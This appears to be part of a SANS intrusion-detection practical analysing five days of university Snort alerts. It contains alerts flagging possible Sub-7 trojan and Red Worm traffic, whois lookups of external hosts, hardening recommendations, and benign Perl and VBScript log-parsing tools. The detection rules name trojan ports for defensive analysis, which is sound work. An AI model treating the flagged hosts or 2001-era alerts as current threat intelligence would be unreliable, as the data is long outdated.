24.18.93.100
172.168.68.75
169.254.228.167
169.254.130.226
10.68.13.237
169.254.179.132

169.254.115.10
192.168.0.4
172.148.202.176
169.254.156.185
169.254.62.130
169.254.213.140
169.254.79.219
172.154.46.205
169.254.26.24
169.254.24.176
169.254.93.252
200.200.200.13
172.143.111.131

Compromised systems
Looks like this system is responding to the stimulus. High port to high port traffic.

```
05/10-10:26:35.476684 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 172.17.221.14:6969 -> 193.253.210.57:65535
```

```
05/10-10:26:35.477001 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 172.17.221.14:6969 -> 193.253.210.57:65535
```

I'm not sure whats going on here, but there is a lot of questionable communication with this internal host from hosts on the watchlist.

```
05/14-09:39:52.559912 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.84.135:2614 -> 172.17.150.133:1214
```

```
05/14-12:15:04.642221 [**] Watchlist 000220 IL-ISDNNET-990517 [**]
212.179.84.47:1363 -> 172.17.150.133:1214
```

```
Response packets from my net from known Sub-7 server port
05/13-15:54:12.580731 [**] Possible trojan server activity [**]
172.17.105.120:27374 -> 65.7.66.109:1574

05/12-03:40:23.358209 [**] Possible trojan server activity [**]
172.17.205.134:27374 -> 202.159.20.17:4756
```

```
05/13-20:27:13.567749 [**] Possible trojan server activity [**]
172.17.111.68:27374 -> 24.65.218.144:1560
```

Destination addresses of trojan server activity and host name resolution with domain registration for:

193.253.210.57 = ATuileries-101-2-4-57.abo.wanadoo.fr

```
inetnum:        193.253.210.0 - 193.253.210.255
netname:        IP2000-ADSL-BAS
descr:          France Telecom IP2000 ADSL BAS
descr:          BAS BSTUI101 Tuileries
country:        FR
admin-c:        PLG39-RIPE
tech-c:         PLG39-RIPE
status:         ASSIGNED PA
remarks:        for hacking, spamming or security problems send ALSO mail
to
remarks:        postmaster@wanadoo.fr AND abuse@wanadoo.fr
remarks:        for ANY problem send mail to
gestionip.ft@francetelecom.fr
notify:         gestionip.ft@francetelecom.fr
mnt-by:         FT-BRX
changed:        gestionip.ft@francetelecom.fr 20000920
source:         RIPE
```

212.179.84.135 = PT712135.bezeqint.net

```
inetnum:        212.179.80.0 - 212.179.94.255
netname:        L2TP-PROJECT
descr:          2st-pool-Dailup-L2TP-client.
country:        IL
admin-c:        NP469-RIPE
tech-c:         NP469-RIPE
status:         ASSIGNED PA
notify:         hostmaster@isdn.net.il
mnt-by:         RIPE-NCC-NONE-MNT
changed:        hostmaster@isdn.net.il 20000402
source:         RIPE
```

65.7.66.109 = ci884436-a.lxintn1.ky.home.com

```
@Home Network (NETBLK-LSVLKY1-KY-6) LSVLKY1-KY-6       65.7.64.0 -
65.7.79.255
```

202.159.20.17 =

```
      inetnum             202.0.0.0 - 203.255.255.255
      netname             APNIC-AP
      descr               Asia Pacific Network Information Center,
      Pty. Ltd.
      descr               Regional Internet Registry for the Asia-
      Pacific Region
      descr               Level 1 - 33 Park Road.
      descr               PO Box 2131
      descr               Milton QLD 4064
```

```
descr                Australia
country              AU
admin-c              HM20-AP, inverse
tech-c               NO4-AP, inverse
remarks              Unresolved Spam complaints to Auto-
responder spam@apnic.net.
remarks              Unresolved Network Abuse issues to Auto-
responder abuse@apnic.net.
mnt-by               MAINT-APNIC-AP, inverse
mnt-lower            MAINT-APNIC-AP, inverse
changed              dbmon@apnic.net 20000725
source               APNIC
```

24.65.218.144 = h24-65-218-144.cg.shawcable.net

```
Shaw Fiberlink ltd. (NETBLKh-FIBERLINK-CABLE)
   630 3rd Avenue SW, Suite 900
   Calgary AB, 4L4
   CA

   Netname: FIBERLINK-CABLE
   Netblock: 24.64.0.0 - 24.h71.255.255
   Maintainer: FBCA

   Coordinator:
      Shaw@Home  (SH2-ORG-ARIN)  internet.abuse@SHAW.CA
      (403) 750-7420

   Domain System inverse mapping provided by:

   NS2SO.CG.SHAWCABLE.NET        24.64.63.212
   NS1SO.CG.SHAWCABLE.NET        24.64.63.195
```

Recommendations:
After reviewing the 5 days of network logs, you will want to make corrections immediately on the systems identified as compromised. These systems should be taken off-line immediately and corrected sooner rather than later. Additionally, Ani-virus utilities need to be installed and kept up to date to help prevent system compromises.

There is a fair amount of activity that while not malicious does consume network bandwidth, like peer-to-peer file sharing, viewing streaming content and Multi-player gaming. The University is also being scanned regularly from the outside. This reconnaissance is looking for weaknesses, if a weakness is found you can be sure it will be exploited at some point. Systems that are patched regularly are a more difficult target for the crackers, for this reason you will want to keep all your network appliances and systems up to date with patches and fixes. You must further understand that these patches are released frequently, so this is an ongoing process.

Any network requires constant monitoring to insure its security and health. The use of an IDS system like Snort or others can help identify potential security related traffic that is sent to your network. Like a firewall, an IDS is essential in maintaining the continued security of you network.

Methods used
As stated at the beginning:
Each of the daily alert log files was concatenated into a single alert file. This was accomplished by using the windows command: TYPE **.file.ext,file.ext >> newfile.dat*
Additionally, the source alert logs are have been altered so instances of "MY.NET" in the sanatized logs have been replaced with 172.17. This address change was performed so that SnortSnarf would run sucessfully. To change all instances of My.NET I used Windows 2000 wordpad.exe and saved the rusult back as a text file.

Alerts: I then passed the concatentated alert file through SnortSnarf (version 052301.1) then analyzed the results. Each of these combined log files contain data from May 11 through May 14th. I further processed the alert file looking for the top talkers. This was done by combining the data from; alert.010510.qz and alert.010511.qz I then used MS Excel to import the combined file. I needed to modify the columns a little so that the source and destination IP addresses would be in the same collumns all the way through the spreedsheet. After aligning the columns, I used the sort function on the source IP addresses. I then used the match function and auto-filter in Excel to count instances of each IP address so that I could find the top talkers. I used simular methods on the remaining OOS and Scan files. From this I was able to generate a top 10 list of alert generators.

Scans:
In addition to using excel as I described for the Alerts, I also used 2 unmodified Perl scripts (ipsort.pl, and scanalyze.pl) These scripts were used on a previous paraticle submission. The submission was by Chris Kuethe
http://www.sans.org/y2k/practical/chris_kuethe_gcia.html Thank you Chris.

Ipsort.pl: "This program takes in some files (or stdin), sorts them by IP address and then prints the results to stdout"

```
#!/usr/bin/perl -s

while (<>){
        chomp;

        @words=(); @prefix=();
        @words=split;
        if ($f){
                for($n=1; $n<$f; $n++){
                        push(@prefix, shift @words);
                }
                $ip=shift @words;
                @ip=split(/\./,$ip);
                $addr_str=sprintf "%03d.%03d.%03d.%03d", @ip;
        }
        $newline=join(" ", $addr_str, @prefix, @words);
        push(@data,$newline);
```

```
}

@data = sort { ($a <=> $b) || ($a cmp $b) } @data;
if ($r) {
        @data = reverse @data;
}

foreach (@data) {
        @prefix=(); @words=(); $ip="";
        @words = split (" ", $_);
        if ($f){
                $ip2 = shift @words;
                        $ip2 =~ s/\.0+/\./g;
                        $ip2 =~ s/^0+//g;
                        $ip2 =~ s/\.\./\.0\./g;
                        $ip2 =~ s/\.$/\.0/g;
                        for($n=1; $n<$f; $n++){
                                push(@prefix, shift @words);
                        }
                }
        print "@prefix $ip2 @words\n";
}
```

Scananalyze.pl – "This program reads in the portscan log and spits out a more parseable form. The scan is sorted by time, and the timestamps are printed in numeric form (no month names). Arbitrarily I decided that UDP and SYN scans weren't quite as interesting as the other scan types, since they false-positive quite easily, so the program does not count them by default. There is an option flag to make the program count everything."

```
#!/usr/bin/perl -s

#this program can be quite resource intensive. it took about 3.5min CPU
#time running under 'nice -20' on my pIII 550, and used 60MB memory to
#process 19.5MB of data. it must be that sort using all that memory.

#use the '-a' flag to count the UDP and SYN scans too. These are ignored
#by default for fear of false positives. be mindful though that you don't
#skip something important.

%convert=("Jan", "01", "Feb", "02", "Mar", "03", "Apr", "04",
        "May", "05", "Jun", "06", "Jul", "07", "Aug", "08",
        "Sep", "09", "Oct", "10", "Nov", "11", "Dec", "12");

while (<>){
        chomp;
        #check to make sure this is a real log entry
        unless (/^... .. ..:..:../) { next; }
```

```
        #snarf in and split, and prepare a log line
        ($mon, $day, $time, $src, $arrow, $dst, @scantype) = split;
        $mon=$convert{$mon};
        ($s_h,$s_p)=split(/:/,$src);
        ($d_h,$d_p)=split(/:/,$dst);
        $newline=join(" ", ("$mon.$day",$time,$s_h,$d_h,@scantype));

        #append the new line onto the new logfile
        push(@newlog,$newline);
}

#sort the newlog
@newlog = sort {($a <=> $b) || ($a cmp $b) } @newlog;

#uniq the newlog, and print interesting things.
$lastline = "0xc0ffee";
foreach $line (@newlog){
        #nasty kludge to escape the printed "*" characters, and to see if
        #we've printed this line already.
        if ($lastline =~ /\Q$line\E/){
                #no-op.
        } else  {
                #save the line
                $lastline = $line;
                if ($a){
                        print "$line\n";
                } else {
                        #match and skip the "boring" bits
                        unless (($line =~ / UDP/)||($line =~ / SYN /)){
                                print "$line\n";
                        }
                }
        }       #"no-op" comes here...
}
```

Oos Files:
One of our developers created a vbscript which allowed me process the oos files so that I could easily import the result into excel. Chung Chang graciously consented to allow me to share this VBscript with SANS. The content of the script is below:

```
Option Explicit
'=============================================
'File Name: oos.vbs
'Purpose:
'Author: Chun Chang
```

```
'Date: 7/12/2001
'===============================================
Dim oArgs
On Error Resume Next
Set oArgs = WScript.Arguments
If oArgs.Count < 2 Then
	Wscript.Echo "	Usage: cscript oos.vbs srcFile destFile"
	Wscript.Echo "For Example: cscript oos.vbs C:\oos.txt C:\oos1.csv"
	Wscript.Quit(1)
End If

Dim objFSO, objFile, strFile, arrFile, strDelimeter
Dim iPos1, iPos2, i, arrTemp, arrTemp1, j, arrIPs
Dim arrNew
On Error Resume Next
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFile = objFSO.OpenTextFile(oArgs.Item(0), 1,True)
strFile = objFile.ReadAll

objFile.Close

strDelimeter =
"=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+=+"
arrFile = split(strFile, strDelimeter)
strFile = ""
For i = LBound(arrFile) To UBound(arrFile)
	arrTemp = split(arrFile(i),"Ack:")
	arrTemp1 = split(arrTemp(0),chr(10))
	'strFile = strFile & arrTemp1(0) & " " & arrTemp1(2) & vbCrLf
	'wscript.echo arrTemp(0)
	'For j = LBound(arrTemp1) To UBound(arrTemp1)
		'wscript.echo  "1 = " & arrTemp1(1)
		'wscript.echo  "3 = " & arrTemp1(3)
		iPos1 = Instr(arrTemp1(1),space(1))
		arrTemp1(1) = Mid(arrTemp1(1),iPos1 + 1)
		'arrIPs = split(arrTemp1(1),"->")
		'arrIPs(0) = Replace(arrIPs(0),":",",")
		'arrIPs(1) = Replace(arrIPs(1),":",",")
		arrTemp1(1) = Replace(arrTemp1(1), "->",",")
		 arrNew = split(arrTemp1(1) & " " & arrTemp1(3),"Seq")

		strFile = strFile &
replace(Replace(Replace(arrNew(0),chr(13),","),":",","),"  ",",") & vbCrLf
	'Next
Next
```

```
Set objFile = objFSO.OpenTextFile(oArgs.Item(1), 2,True)
objFile.Write strFile

objFile.Close
Set objFile = Nothing
Set objFSO = Nothing
If Err.Number <> 0 Then
        wscript.echo Err.Source & " " & Err.Description
        wscript.quit(1)
Else
        Wscript.echo "DONE"
        wscript.quit(0)
End If
```

Resources:

http://www.sans.org/y2k/practical/Eric_Hacker.html#_Toc490920399

http://www.sans.org/y2k/practical/Andy_Siske_GCIA.htm

http://www.sans.org/y2k/practical/Miika_Turkia_GCIA.html

http://www.sans.org/y2k/practical/chris_kuethe_gcia.html

www.silicondefense.com

http://www.cert.org/

http://www.ists.dartmouth.edu/IRIA/knowledge_base/

http://www.vnunet.com/Search

http://www.simovits.com/trojans/trojans.html

http://www.arin.net/cgi-bin/whois.pl

http://www.ripe.net/perl/whois

http://www.apnic.net/search/

http://www.securityfocus.com

http://vil.nai.com/villib/dispVirus.asp?virus_k=10566

http://www.microsoft.com/security

http://cve.mitre.org/cve/index.html

http://www.google.com

http://search.cert.org/

http://www.snort.org/

Tools:

NeoTrace Version 3.2

Microsoft Excel 2000

Microsoft Windows 2000

Oos.vbs (Written by Chun Chang)

Ipsort.pl and Scananalyze.pl by Chris Kuethe

Snort for Windows v 1.7
http://www.snort.org/

SnortSnarf v052301.1
http://www.silicondefense.com/snortsnarf/

Printed resources:

Steven Northcutt & Judy Novak. Network Intrusion Detection An Analyst's Handbook Second Edition Indianapolis: New Riders Publishing, September 2000.

Judy Novak 3.2 Network Traffic Analysis Using tcpdump Baltimore Md, May 2001

Stephen Nortcutt IDS Signatures and Analysis, Parts 1&2 Baltimore Md, May 2001